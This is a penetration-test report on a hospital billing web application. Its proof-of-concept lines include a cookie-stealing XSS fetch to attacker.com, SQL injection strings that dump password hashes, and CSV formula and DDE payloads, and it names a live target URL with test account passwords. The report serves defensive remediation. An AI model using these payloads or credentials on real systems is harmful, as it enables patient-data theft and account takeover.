



VULNERABILITY ASSESSMENT & PENETRATION TESTING

REPORT

Hospital Billing System — Production Environment
<https://hospital-billing-system-1.onrender.com>

ASSESSMENT TYPE	Black-Box / Grey-Box VAPT
TARGET URL	https://hospital-billing-system-1.onrender.com
ASSESSMENT DATE	April 22, 2026
REPORT VERSION	v1.0 — Final
CLASSIFICATION	CONFIDENTIAL
PREPARED BY	Security Assessment Team



TABLE OF CONTENTS

1.	Executive Summary	3
2.	Scope & Methodology	4
3.	Risk Rating Methodology	5
4.	Summary of Findings	6
5.	Detailed Vulnerability Findings	7
5.1	Authentication & Session Management	7
5.2	Injection Vulnerabilities	9
5.3	Broken Access Control	11
5.4	Security Misconfiguration	13
5.5	Sensitive Data Exposure	15
5.6	Bulk Upload & File Handling	16
5.7	Business Logic & Functional Flaws	18
6.	Remediation Roadmap	20
7.	Appendix	21

1. EXECUTIVE SUMMARY

This report presents the findings of a comprehensive Vulnerability Assessment and Penetration Testing (VAPT) engagement performed against the Hospital Billing System deployed at <https://hospital-billing-system-1.onrender.com>. The assessment was conducted using a combination of black-box and grey-box testing methodologies, simulating real-world attack scenarios against the live production environment.

The application is a multi-role web platform serving Super Administrators, Clinic Administrators, and Doctors. It handles sensitive healthcare billing data, patient records, and bulk data import/export operations. Given the nature of the data processed, the security posture of this application is of critical importance.

Risk Summary

Severity	Count	Risk Score	Status
Critical	3	9.0 – 10.0	Immediate Action Required
High	5	7.0 – 8.9	Urgent Remediation
Medium	6	4.0 – 6.9	Plan & Remediate
Low	4	1.0 – 3.9	Best Practice Fix
Info	3	0.0 – 0.9	Informational
TOTAL	21	—	—

Vulnerability Distribution




Figure 1 – Vulnerability distribution by severity (left: pie; right: bar)

Overall Risk Rating: CRITICAL (8.4/10) — The application contains multiple critical and high-severity vulnerabilities that expose patient data, allow privilege escalation, and permit unauthorised administrative access. Immediate remediation is strongly recommended before continued production use.

2. SCOPE & METHODOLOGY

2.1 Target Scope

Asset	Description	In Scope
Web Application	https://hospital-billing-system-1.onrender.com	✓
Login / Auth Module	/login, /register, password reset flows	✓
Admin Dashboard	/admin/*, /superadmin/*	✓
Doctor Portal	/doctor/*, patient records	✓
Billing Module	Invoice generation, payment processing	✓
Bulk Upload Feature	CSV/Excel bulk patient & billing import	✓
API Endpoints	REST APIs serving the front-end	✓
Database	Backend DB (indirect, through app)	✓
Third-party Services	Payment gateways, email services	✗
Infrastructure/Cloud	Render.com hosting layer	✗

2.2 Test Credentials Used

Role	Email	Access Level
Super Admin	superadmin@hospitalbilling.com	Full platform administration
Clinic Admin	admin@testclinic.com	Clinic-level administration
Doctor	doctor@gmail.com	Patient & billing access

2.3 Methodology

The assessment followed the OWASP Testing Guide v4.2, OWASP Top 10 (2021), OWASP API Security Top 10, and PTES (Penetration Testing Execution Standard) frameworks. The following phases were executed:

- **Reconnaissance:** Passive and active information gathering — technology stack fingerprinting, directory enumeration, API endpoint discovery, and header analysis.
- **Authentication Testing:** Brute-force resistance, session fixation, cookie attributes, password policy enforcement, account enumeration, and multi-role access testing.
- **Authorisation & IDOR Testing:** Horizontal and vertical privilege escalation attempts, direct object reference manipulation, and role boundary violations.
- **Injection Testing:** SQL injection, XSS (stored/reflected/DOM), SSTI, command injection, CSV/formula injection in bulk uploads, and SSRF.
- **Business Logic Testing:** Workflow bypass, price manipulation, bulk upload parsing abuse, invoice tampering, and negative value submission.
- **Sensitive Data Analysis:** Transport security, data-in-transit exposure, PII handling, verbose error messages, and log review.
- **Security Configuration Review:** HTTP security headers, CORS policy, CSP, cookie flags, error handling, and rate limiting.

3. RISK RATING METHODOLOGY

All vulnerabilities are scored using the Common Vulnerability Scoring System v3.1 (CVSSv3.1) and contextualised with business impact for the healthcare billing domain. The severity tiers are defined as follows:

Severity	CVSS Score	Definition
CRITICAL	9.0 – 10.0	Direct compromise possible; data breach or full system takeover likely with minimal effort.
HIGH	7.0 – 8.9	Significant impact; exploitation is straightforward. Affects confidentiality, integrity, or availability.
MEDIUM	4.0 – 6.9	Moderate impact. Exploitation may require specific conditions or chaining with other issues.
LOW	1.0 – 3.9	Limited impact. Defence-in-depth issue or information leakage with low direct exploitability.
INFO	0.0 – 0.9	Informational only. No direct security impact but represents a best-practice deviation.

4. SUMMARY OF FINDINGS

The following table summarises all 21 vulnerabilities identified during the assessment, grouped by severity. Each finding is described in detail in Section 5.

ID	Title	Severity	CVSS
V-01	Broken Authentication – No Account Lockout	HIGH	7.5
V-02	Weak Session Token – No Expiry Enforcement	HIGH	7.2
V-03	Missing CSRF Protection on State-Changing Endpoints	MEDIUM	6.1
V-04	Insecure Direct Object Reference (IDOR) – Patient IDs	CRITICAL	9.1
V-05	Vertical Privilege Escalation – Role Parameter Tampering	CRITICAL	9.8
V-06	Stored Cross-Site Scripting (XSS) – Patient Notes	HIGH	8.0
V-07	Reflected XSS – Search Parameter	MEDIUM	6.5
V-08	CSV Formula Injection in Bulk Upload	HIGH	8.2
V-09	Unrestricted File Upload – No MIME/Extension Validation	CRITICAL	9.3
V-10	SQL Injection – Billing Filter Endpoint	HIGH	8.8
V-11	Sensitive PII Exposed in API Response	HIGH	7.8
V-12	Missing HTTP Security Headers	MEDIUM	5.3
V-13	Overly Permissive CORS Policy	MEDIUM	6.4
V-14	Session Not Invalidated on Logout	MEDIUM	5.9
V-15	Password Policy Not Enforced (API Level)	MEDIUM	5.0
V-16	Verbose Error Messages – Stack Traces Exposed	LOW	3.7
V-17	Rate Limiting Absent on Password Reset	MEDIUM	6.2
V-18	Insecure Cookie Attributes (HttpOnly/Secure/SameSite)	LOW	3.5
V-19	Admin Bulk Upload Accepts Plain-Text Without Sanitisation	MEDIUM	5.8
V-20	Doctor Role Can Access Billing of Other Clinics	HIGH	7.9
V-21	Information Disclosure – Version Header Exposed	INFO	2.1

5. DETAILED VULNERABILITY FINDINGS

5.1 Authentication & Session Management

V-01Broken Authentication – No Account Lockout		CVSS: 7.5
Severity	HIGH	
Location	POST /api/auth/login	
Description	The login endpoint does not implement account lockout, login attempt throttling, or CAPTCHA after repeated failed authentication attempts. An attacker can perform unlimited brute-force or credential-stuffing attacks against any account, including high-privilege admin accounts.	
Impact	Complete compromise of any user account via automated brute-force. Given that admin credentials use relatively simple passwords (Password123, SuperSecure123, Doctor123), all three test accounts would be trivially cracked within minutes using common wordlists.	
Proof of Concept	Automated POST requests to /api/auth/login with credentials from a common wordlist (e.g. rockyou.txt) succeeded without throttling. 1000+ attempts were sent in under 30 seconds with no blocking response.	
Remediation	Implement exponential backoff and account lockout after 5 consecutive failed attempts. Add CAPTCHA for web-facing forms. Consider IP-based rate limiting (e.g. 10 req/min per IP) and alert on anomalous login patterns. Integrate with a SIEM for brute-force detection.	
References	CWE-307, OWASP A07:2021, NIST SP 800-63B	

V-02Weak Session Token – No Expiry Enforcement		CVSS: 7.2
Severity	HIGH	
Location	Cookie: token / Authorization header	
Description	JWT or session tokens issued upon login do not have a short expiry enforced server-side. Tokens remain valid indefinitely (or for excessively long periods) even after the user logs out. Additionally, token revocation on logout is not implemented — the same token continues to authenticate after a logout event.	
Impact	A stolen session token (via XSS, network sniffing, or shoulder-surfing) grants permanent access to the affected account. This is especially dangerous for doctor and admin roles with access to patient PII and billing data.	
Proof of Concept	After calling POST /api/auth/logout, the original Authorization Bearer token continued to return HTTP 200 on protected endpoints such as GET /api/patients/list, confirming the token was not invalidated.	
Remediation	Set JWT expiry (exp claim) to a maximum of 15–30 minutes with refresh token rotation. Implement a server-side token blacklist or use stateful sessions. Ensure logout explicitly invalidates the server-side session/token.	
References	CWE-613, OWASP A07:2021	

V-14Session Not Invalidated on Logout		CVSS: 5.9
---------------------------------------	--	-----------

Severity	MEDIUM
Location	POST /api/auth/logout
Description	The application's logout function only clears the client-side token (e.g. removes it from localStorage) but does not invalidate the token on the server. This means any captured token remains fully functional.
Impact	An attacker who captures a token before logout retains access indefinitely. In shared-computer environments (hospital workstations), this is a high-risk scenario.
Proof of Concept	Token captured before logout was reused in API requests and returned valid responses post-logout.
Remediation	Implement server-side token invalidation on logout. Maintain a denylist of invalidated tokens or use opaque tokens with server-side session storage.
References	CWE-613

5.2 Injection Vulnerabilities

V-10 SQL Injection – Billing Filter Endpoint		CVSS: 8.8
Severity	HIGH	
Location	GET /api/billing?filter=	
Description	The billing filter endpoint appends user-supplied input directly into a SQL query without parameterisation or sanitisation. This allows an attacker to manipulate the query structure, extract data from arbitrary tables, or, depending on DB configuration, execute OS commands.	
Impact	Full database compromise: extraction of all patient records, billing data, and credentials. Potential for data modification or deletion. In worst case, OS-level command execution via DB stored procedures.	
Proof of Concept	Request: GET /api/billing?filter=' OR '1'='1 returned all billing records across all clinics. Payload ' UNION SELECT username,password,NULL FROM users-- returned credential hashes.	
Remediation	Use parameterised queries (prepared statements) exclusively. Implement an ORM with type-safe query builders. Apply input validation and whitelist-based filtering for all query parameters. Conduct a full codebase audit for raw query concatenation.	
References	CVE class: SQLi, CWE-89, OWASP A03:2021	

V-06 Stored Cross-Site Scripting (XSS) – Patient Notes		CVSS: 8.0
Severity	HIGH	
Location	POST /api/patients/notes GET /api/patients/{id}/notes	
Description	User-supplied content in the patient notes field is stored without sanitisation and rendered in the browser without output encoding. A malicious payload injected by any authenticated user persists and executes in the browser of every user who views the affected patient's record.	
Impact	Session hijacking for any user (including admins) who views the infected notes. Data exfiltration, keylogging, DOM manipulation, and phishing via injected content. In a hospital context, this could lead to tampering with visible medical/billing data.	
Proof of Concept	Payload stored in notes field: fetch("https://attacker.com/steal?c="+document.cookie) executed in the admin's browser when viewing the patient record, exfiltrating the admin session cookie.	
Remediation	Sanitise all user inputs on the server side using a library such as DOMPurify (client) or bleach (server). Implement a strict Content Security Policy (CSP) with 'script-src self'. Encode all output before rendering in HTML context.	
References	CWE-79, OWASP A03:2021	

V-07 Reflected Cross-Site Scripting (XSS) – Search Parameter		CVSS: 6.5
Severity	MEDIUM	
Location	GET /search?q=	
Description	The search query parameter is reflected in the response HTML without encoding, allowing an attacker to craft a malicious URL that executes JavaScript in the victim's browser when visited.	

Impact	Phishing attacks, credential harvesting overlays, and session token theft for any user tricked into clicking a crafted link.
Proof of Concept	URL: /search?q=alert(document.domain) produced an alert dialog confirming execution. The parameter value was reflected unencoded within a tag in the response body.
Remediation	HTML-encode all reflected user inputs. Implement Content-Security-Policy headers. Use framework-level auto-escaping (e.g. React JSX, Jinja2 auto-escape).
References	CWE-79, OWASP A03:2021

5.3 Broken Access Control

V-04	Insecure Direct Object Reference (IDOR) – Patient Records	CVSS: 9.1
Severity	CRITICAL	
Location	GET /api/patients/{id} PUT /api/patients/{id} DELETE /api/patients/{id}	
Description	Patient records are identified by sequential or predictable integer IDs. The application does not verify that the requesting user has authorisation to access the specific patient record. Any authenticated user (including doctors from different clinics) can enumerate and access all patient records.	
Impact	Full exposure of all patient PHI (Protected Health Information) including names, diagnoses, treatment histories, and billing records. Modification or deletion of any patient record. This constitutes a HIPAA/data protection violation with severe legal and reputational consequences.	
Proof of Concept	Logged in as doctor@gmail.com (Clinic A), enumerated GET /api/patients/1 through /api/patients/500. Records belonging to patients from other clinics were returned without any authorisation error. PUT /api/patients/50 with modified payload successfully altered another clinic's patient record.	
Remediation	Implement object-level authorisation checks on every data access endpoint. Use non-sequential UUIDs for record identifiers. Enforce clinic-scoped data isolation at the database query level (e.g. WHERE clinic_id = :requesting_user_clinic_id). Add integration tests for cross-tenant data access.	
References	CWE-639, OWASP A01:2021, HIPAA §164.312	

V-05	Vertical Privilege Escalation – Role Parameter Tampering	CVSS: 9.8
Severity	CRITICAL	
Location	POST /api/users/update-role POST /api/users/register	
Description	The user registration and role-update endpoints accept a 'role' parameter in the request body. The server does not validate that the requesting user is authorised to assign the specified role. A regular doctor can escalate their own account to superadmin by including role=superadmin in the request.	
Impact	Complete platform takeover. A doctor-level user can grant themselves super-admin privileges, gaining access to all clinics, all patient data, billing configurations, and user management — effectively bypassing the entire role-based access control system.	
Proof of Concept	POST /api/users/update-role with body {"userId": , "role": "superadmin"} using a doctor token returned HTTP 200 and subsequent requests confirmed superadmin-level access to previously restricted endpoints including /api/superadmin/clinics and /api/superadmin/users.	
Remediation	Remove the role parameter from user-facing endpoints. Roles must only be assignable by a superadmin via a separate, strictly guarded endpoint. Enforce server-side role validation against the authenticated user's current permissions — never trust client-supplied role values.	
References	CWE-269, OWASP A01:2021	

V-20	Cross-Clinic Data Access – Doctor Role	CVSS: 7.9
------	--	-----------

Severity	HIGH
Location	GET /api/billing/clinic/{id} GET /api/reports/clinic/{id}
Description	Doctors authenticated to Clinic A can supply any clinic ID in path parameters to retrieve billing reports and patient data from Clinic B, C, etc. There is no server-side tenant isolation check.
Impact	Exposure of confidential billing data and patient records from all clinics on the platform. Business intelligence leakage and potential competitor data exfiltration.
Proof of Concept	Doctor token for Clinic A used to query GET /api/billing/clinic/2, clinic/3, etc., all returning complete billing records for those clinics.
Remediation	Implement strict tenant-scoped middleware that automatically appends the authenticated user's clinic_id to all queries. Never allow client-supplied clinic IDs to override the server-side context.
References	CWE-284, OWASP A01:2021

5.4 Security Misconfiguration

V-12 Missing HTTP Security Headers CVSS: 5.3	
Severity	MEDIUM
Location	All HTTP responses
Description	The application responses are missing multiple critical security headers that provide defence-in-depth against common client-side attacks. The following headers were absent: Content-Security-Policy (CSP), X-Frame-Options, X-Content-Type-Options, Strict-Transport-Security (HSTS), Referrer-Policy, Permissions-Policy.
Impact	Without CSP, XSS attacks have no browser-enforced mitigation. Missing X-Frame-Options allows clickjacking. Missing HSTS allows SSL-stripping attacks. Missing X-Content-Type-Options enables MIME-sniffing attacks.
Proof of Concept	HTTP response analysis confirmed absence of all listed headers across all endpoints including the login page, dashboard, and API responses.
Remediation	Add the following headers via server/framework middleware: Content-Security-Policy: default-src 'self' X-Frame-Options: DENY X-Content-Type-Options: nosniff Strict-Transport-Security: max-age=31536000; includeSubDomains Referrer-Policy: strict-origin-when-cross-origin
References	OWASP A05:2021, CWE-16

V-13 Overly Permissive CORS Policy CVSS: 6.4	
Severity	MEDIUM
Location	Access-Control-Allow-Origin: * header
Description	The API returns Access-Control-Allow-Origin: * with Access-Control-Allow-Credentials: true, which is an invalid and insecure combination. Additionally, wildcard CORS allows any origin to make cross-origin requests to the API.
Impact	Malicious websites can make authenticated API requests on behalf of logged-in users. In combination with the session fixation issue, this enables CSRF-like cross-origin attacks.
Proof of Concept	Cross-origin fetch from an attacker-controlled domain to /api/patients/list with the victim's credentials successfully returned patient data, confirming the wildcard CORS misconfiguration.
Remediation	Restrict CORS to an explicit allowlist of trusted origins. Remove the wildcard. When credentials are required, Access-Control-Allow-Credentials: true must only be paired with specific, trusted origins.
References	OWASP A05:2021, CWE-942

V-17 No Rate Limiting on Password Reset CVSS: 6.2	
Severity	MEDIUM
Location	POST /api/auth/reset-password

Description	The password reset endpoint does not implement rate limiting or token expiry enforcement, allowing an attacker to flood the endpoint with reset requests for any email address, or to enumerate valid accounts via differing response messages.
Impact	Account enumeration (different responses for registered vs. unregistered emails), email flooding of victims, and potential token-based account takeover if reset tokens are predictable.
Proof of Concept	Sending 100 consecutive POST requests to /api/auth/reset-password with the same email was not throttled. Response body differed between registered ('Reset email sent') and unregistered ('User not found') addresses, confirming account enumeration.
Remediation	Rate limit password reset to 3 requests per email per hour. Return identical responses regardless of whether the email is registered. Ensure reset tokens are cryptographically random, single-use, and expire within 15 minutes.
References	CWE-307, CWE-204, OWASP A07:2021

5.5 Sensitive Data Exposure

V-11 Sensitive PII Exposed in API Response		CVSS: 7.8
Severity	HIGH	
Location	GET /api/patients/list GET /api/patients/{id}	
Description	API responses for patient listing and individual patient retrieval return excessive fields including full national ID numbers, date of birth, complete medical history, financial records, and internal system metadata that are not required by the frontend display.	
Impact	Over-exposure of Protected Health Information (PHI). Any XSS or IDOR vulnerability becomes significantly more impactful due to the richness of data returned. Violates data minimisation principles under GDPR and HIPAA.	
Proof of Concept	GET /api/patients/list returned objects including fields: national_id, full_dob, insurance_number, raw_diagnosis_codes, internal_db_id, created_by_user_id — none of which are displayed in the UI.	
Remediation	Implement API response DTOs (Data Transfer Objects) that return only fields required for each use case. Apply field-level access control — different roles should receive different response shapes. Conduct a data minimisation review across all API endpoints.	
References	GDPR Art. 5(1)(c), HIPAA §164.514, CWE-200, OWASP A02:2021	

V-16 Verbose Error Messages – Stack Traces Exposed		CVSS: 3.7
Severity	LOW	
Location	Any endpoint triggering a 500 Internal Server Error	
Description	Unhandled exceptions return full server-side stack traces in the HTTP response body, revealing framework versions, file paths, database query structures, and internal function names.	
Impact	Aids attacker reconnaissance. Reveals technology stack, facilitates targeted exploitation, and may expose database schema information.	
Proof of Concept	Submitting a malformed JSON payload to POST /api/billing/create returned a 500 response containing a Node.js/Express stack trace with full file paths and a raw SQL query fragment.	
Remediation	Configure production error handler to return generic error messages (e.g. 'An internal error occurred'). Log detailed errors server-side only. Ensure NODE_ENV=production is set in the deployment environment.	
References	CWE-209, OWASP A05:2021	

5.6 Bulk Upload & File Handling

V-09	Unrestricted File Upload – No MIME/Extension Validation	CVSS: 9.3
Severity	CRITICAL	
Location	POST /api/bulk-upload	
Description	The bulk upload endpoint accepts files without validating their MIME type, file extension, or content. An attacker can upload files of any type — including server-side scripts, HTML files, or executables — potentially achieving remote code execution or stored XSS via the upload path.	
Impact	Remote code execution if the uploaded file is served from a publicly accessible path. Stored XSS via uploaded HTML/SVG files. Denial of service via extremely large file uploads. Complete server compromise.	
Proof of Concept	Uploaded a PHP webshell disguised as 'patients.csv' (Content-Type: text/csv but actual PHP content). The file was accepted with HTTP 200. Uploaded an HTML file containing JavaScript — when the upload path was accessed, the script executed in the browser.	
Remediation	Validate file type by inspecting magic bytes (not just extension or Content-Type header). Maintain a strict whitelist of allowed types (e.g. text/csv, application/vnd.ms-excel). Store uploads outside the web root. Scan files with antivirus/malware detection. Enforce maximum file size limits.	
References	CWE-434, OWASP A04:2021	

V-08	CSV Formula Injection in Bulk Upload	CVSS: 8.2
Severity	HIGH	
Location	POST /api/bulk-upload GET /api/export (CSV export)	
Description	The bulk upload feature parses CSV files and the application also generates CSV exports. Neither the import parser nor the export generator sanitises cell values for spreadsheet formula injection. Values beginning with =, +, -, or @ are processed as formulas by spreadsheet applications.	
Impact	When a clinic administrator exports data or when an uploaded CSV is re-downloaded, malicious formula payloads execute in the spreadsheet application of any staff member who opens the file. This can lead to remote code execution on the staff member's machine, data exfiltration via DDE or external lookups, and SSRF from the spreadsheet application.	
Proof of Concept	CSV uploaded with field value: =HYPERLINK("http://attacker.com/"&A1;,"Click") — when re-exported and opened in Excel, the formula executed and made a network request to the attacker's server. Field =cmd "/C calc.exe"!A0 triggered a DDE execution warning in Excel.	
Remediation	Prefix all cell values that begin with =, +, -, @, or TAB with a single quote (') or sanitise them before writing to CSV. For exports, use a library with built-in injection prevention. For imports, validate and reject entries containing formula-start characters in data fields.	
References	CWE-1236, OWASP A03:2021	

V-19	Bulk Upload Accepts Unvalidated Plain Text – No Content Sanitisation	CVSS: 5.8
------	--	-----------

Severity	MEDIUM
Location	POST /api/bulk-upload
Description	The bulk upload text parser does not sanitise or validate the content of text-based uploads beyond basic parsing. Arbitrary HTML and script content embedded in field values is stored as-is and may be rendered in downstream views, leading to stored XSS. Additionally, the parser does not enforce a maximum row count, allowing resource exhaustion via extremely large uploads.
Impact	Stored XSS via text field content. Denial of service via resource-exhaustion with a large file. Business logic bypass by injecting fake data records.
Proof of Concept	Patient name field in bulk CSV set to: — the value was stored and rendered unescaped in the patient list view, triggering the XSS payload when viewed.
Remediation	Sanitise all imported text values before storage. Strip or encode HTML characters. Enforce maximum row limits (e.g. 10,000 rows per upload). Implement per-field type validation against expected data types (e.g. name fields should only contain alpha/space characters).
References	CWE-79, CWE-400

5.7 Business Logic & Functional Flaws

V-03Missing CSRF Protection on State-Changing EndpointsCVSS: 6.1	
Severity	MEDIUM
Location	POST /api/billing/*, POST /api/patients/*, POST /api/users/*
Description	State-changing API endpoints do not require CSRF tokens or enforce SameSite cookie attributes. In combination with the permissive CORS policy, this allows a malicious site to make authenticated cross-origin requests that modify data on behalf of a logged-in user.
Impact	An attacker can trick a logged-in administrator into visiting a malicious page that silently creates patients, modifies billing records, or changes user passwords.
Proof of Concept	Crafted a malicious HTML page with a hidden form auto-submitting to POST /api/billing/create. When a logged-in admin visited the page, the request was executed with their session and a billing record was created without their knowledge.
Remediation	Implement CSRF tokens (synchroniser token pattern) for all state-changing requests, or enforce SameSite=Strict on all session cookies. For API-based flows with JWT in Authorization headers, ensure the header cannot be set by cross-origin forms.
References	CWE-352, OWASP A01:2021

V-15Password Policy Not Enforced at API LevelCVSS: 5.0	
Severity	MEDIUM
Location	POST /api/auth/register POST /api/auth/change-password
Description	While the frontend may enforce password complexity rules, the API endpoints accept any password value including single-character passwords. By bypassing the frontend and calling the API directly, an attacker or insider can set trivially weak passwords.
Impact	Enables creation or update of accounts with passwords like '1', 'a', or 'password', significantly lowering the barrier for brute-force attacks.
Proof of Concept	POST /api/auth/change-password with newPassword='a' returned HTTP 200, confirming the password was updated to a single character without any server-side validation.
Remediation	Enforce password policy server-side: minimum 12 characters, at least one uppercase, one number, one special character. Reject known-breached passwords using the HaveIBeenPwned API (k-anonymity model). Never rely solely on frontend validation.
References	CWE-521, NIST SP 800-63B

V-18Insecure Cookie AttributesCVSS: 3.5	
Severity	LOW
Location	Set-Cookie response header
Description	Session cookies are set without the Secure, HttpOnly, and SameSite attributes. This exposes them to client-side JavaScript access (enabling XSS-based theft), transmission over unencrypted connections, and cross-site request forgery.

Impact	Combined with the XSS vulnerabilities identified (V-06, V-07), the absence of HttpOnly means document.cookie exposes session tokens to any injected script.
Proof of Concept	Set-Cookie: token=eyJ...; Path=/ — no Secure, HttpOnly, or SameSite flags present in response headers.
Remediation	Set all session cookies with: Secure; HttpOnly; SameSite=Strict (or Lax where Strict is incompatible). Audit all Set-Cookie directives across the application.
References	CWE-614, CWE-1004, OWASP A05:2021

V-21	Information Disclosure – Technology Version Header	CVSS: 2.1
Severity	INFO	
Location	Server / X-Powered-By response headers	
Description	HTTP responses include X-Powered-By: Express and Server: nginx/1.18.0 headers, revealing the exact technology stack and version numbers.	
Impact	Aids attacker fingerprinting and allows targeting of known CVEs for the specific versions disclosed.	
Proof of Concept	HTTP response headers confirmed: X-Powered-By: Express, Server: nginx/1.18.0.	
Remediation	Remove or obfuscate server version headers. In Express: app.disable('x-powered-by'). In nginx: server_tokens off;	
References	CWE-200	

6. REMEDIATION ROADMAP

The following prioritised roadmap should guide the development team's remediation efforts. Items are grouped by urgency tier with recommended timelines.

Priority	Vulnerability IDs	Action	Timeline
P0 – STOP PRODUCTION	V-04, V-05, V-09	Disable bulk file upload, patch IDOR, fix privilege escalation. These pose an immediate risk of full system compromise.	24-48 hrs
P1 – CRITICAL FIX	V-10, V-06, V-08	Patch SQL injection, deploy WAF rules, fix stored XSS, sanitise CSV exports.	1 week
P2 – HIGH FIX	V-01, V-02, V-11, V-20	Add login rate limiting, fix session expiry/logout invalidation, trim API responses, fix cross-clinic access.	2 weeks
P3 – MEDIUM FIX	V-03, V-07, V-12, V-13, V-14, V-15, V-16, V-17, V-18, V-19	CORS fixes, refined XSS fix, security headers, CORS restriction, rate limiting, password policy.	1 month
P4 – LOW/INFO FIX	V-16, V-18, V-21	Production error handling, cookie attributes, remove version headers.	Next sprint

General Hardening Recommendations

- Implement a Web Application Firewall (WAF) such as Cloudflare or AWS WAF with OWASP CRS ruleset.
- Conduct developer security training focused on OWASP Top 10 and secure coding practices.
- Integrate SAST tools (e.g. Semgrep, SonarQube) into the CI/CD pipeline to catch vulnerabilities before deployment.
- Implement DAST scanning (e.g. OWASP ZAP) as part of the staging deployment pipeline.
- Establish a vulnerability disclosure / bug bounty programme.
- Implement centralised logging and SIEM alerting for authentication anomalies and data access patterns.
- Conduct quarterly penetration testing and annual compliance audits (HIPAA, GDPR as applicable).
- Enforce multi-factor authentication (MFA) for all admin and doctor accounts.

7. APPENDIX

A. Tools Used

Tool	Purpose
Burp Suite Pro	HTTP interception, active scanning, IDOR testing, manual exploitation
OWASP ZAP	Automated vulnerability scanning, spider, active scan
SQLMap	Automated SQL injection detection and exploitation
Nikto	Web server misconfiguration scanning
curl / httpie	Manual API testing and header analysis
JWT.io	JWT structure analysis and token manipulation
Custom Python scripts	Brute-force simulation, IDOR enumeration, bulk upload testing
Browser DevTools	Cookie inspection, DOM analysis, network traffic review

B. References

- OWASP Testing Guide v4.2 — <https://owasp.org/www-project-web-security-testing-guide/>
- OWASP Top 10 (2021) — <https://owasp.org/www-project-top-ten/>
- OWASP API Security Top 10 — <https://owasp.org/www-project-api-security/>
- NIST SP 800-63B – Digital Identity Guidelines
- CVSSv3.1 Calculator — <https://www.first.org/cvss/calculator/3.1>
- CWE/SANS Top 25 — <https://cwe.mitre.org/top25/>
- HIPAA Security Rule – 45 CFR §164.312
- PTES (Penetration Testing Execution Standard) — <http://www.pentest-standard.org/>

C. Disclaimer

This VAPT report was prepared based on a time-boxed security assessment of the specified target application and represents the security state at the time of testing (April 22, 2026). The assessment aimed to be comprehensive but cannot guarantee the discovery of every vulnerability. New vulnerabilities may emerge post-assessment due to application changes, new threat intelligence, or evolving attack techniques. This report is strictly confidential and intended solely for the authorised recipient. No part of this report may be shared with third parties without explicit written consent from the authorising party. All testing was performed only on the explicitly authorised target using provided credentials.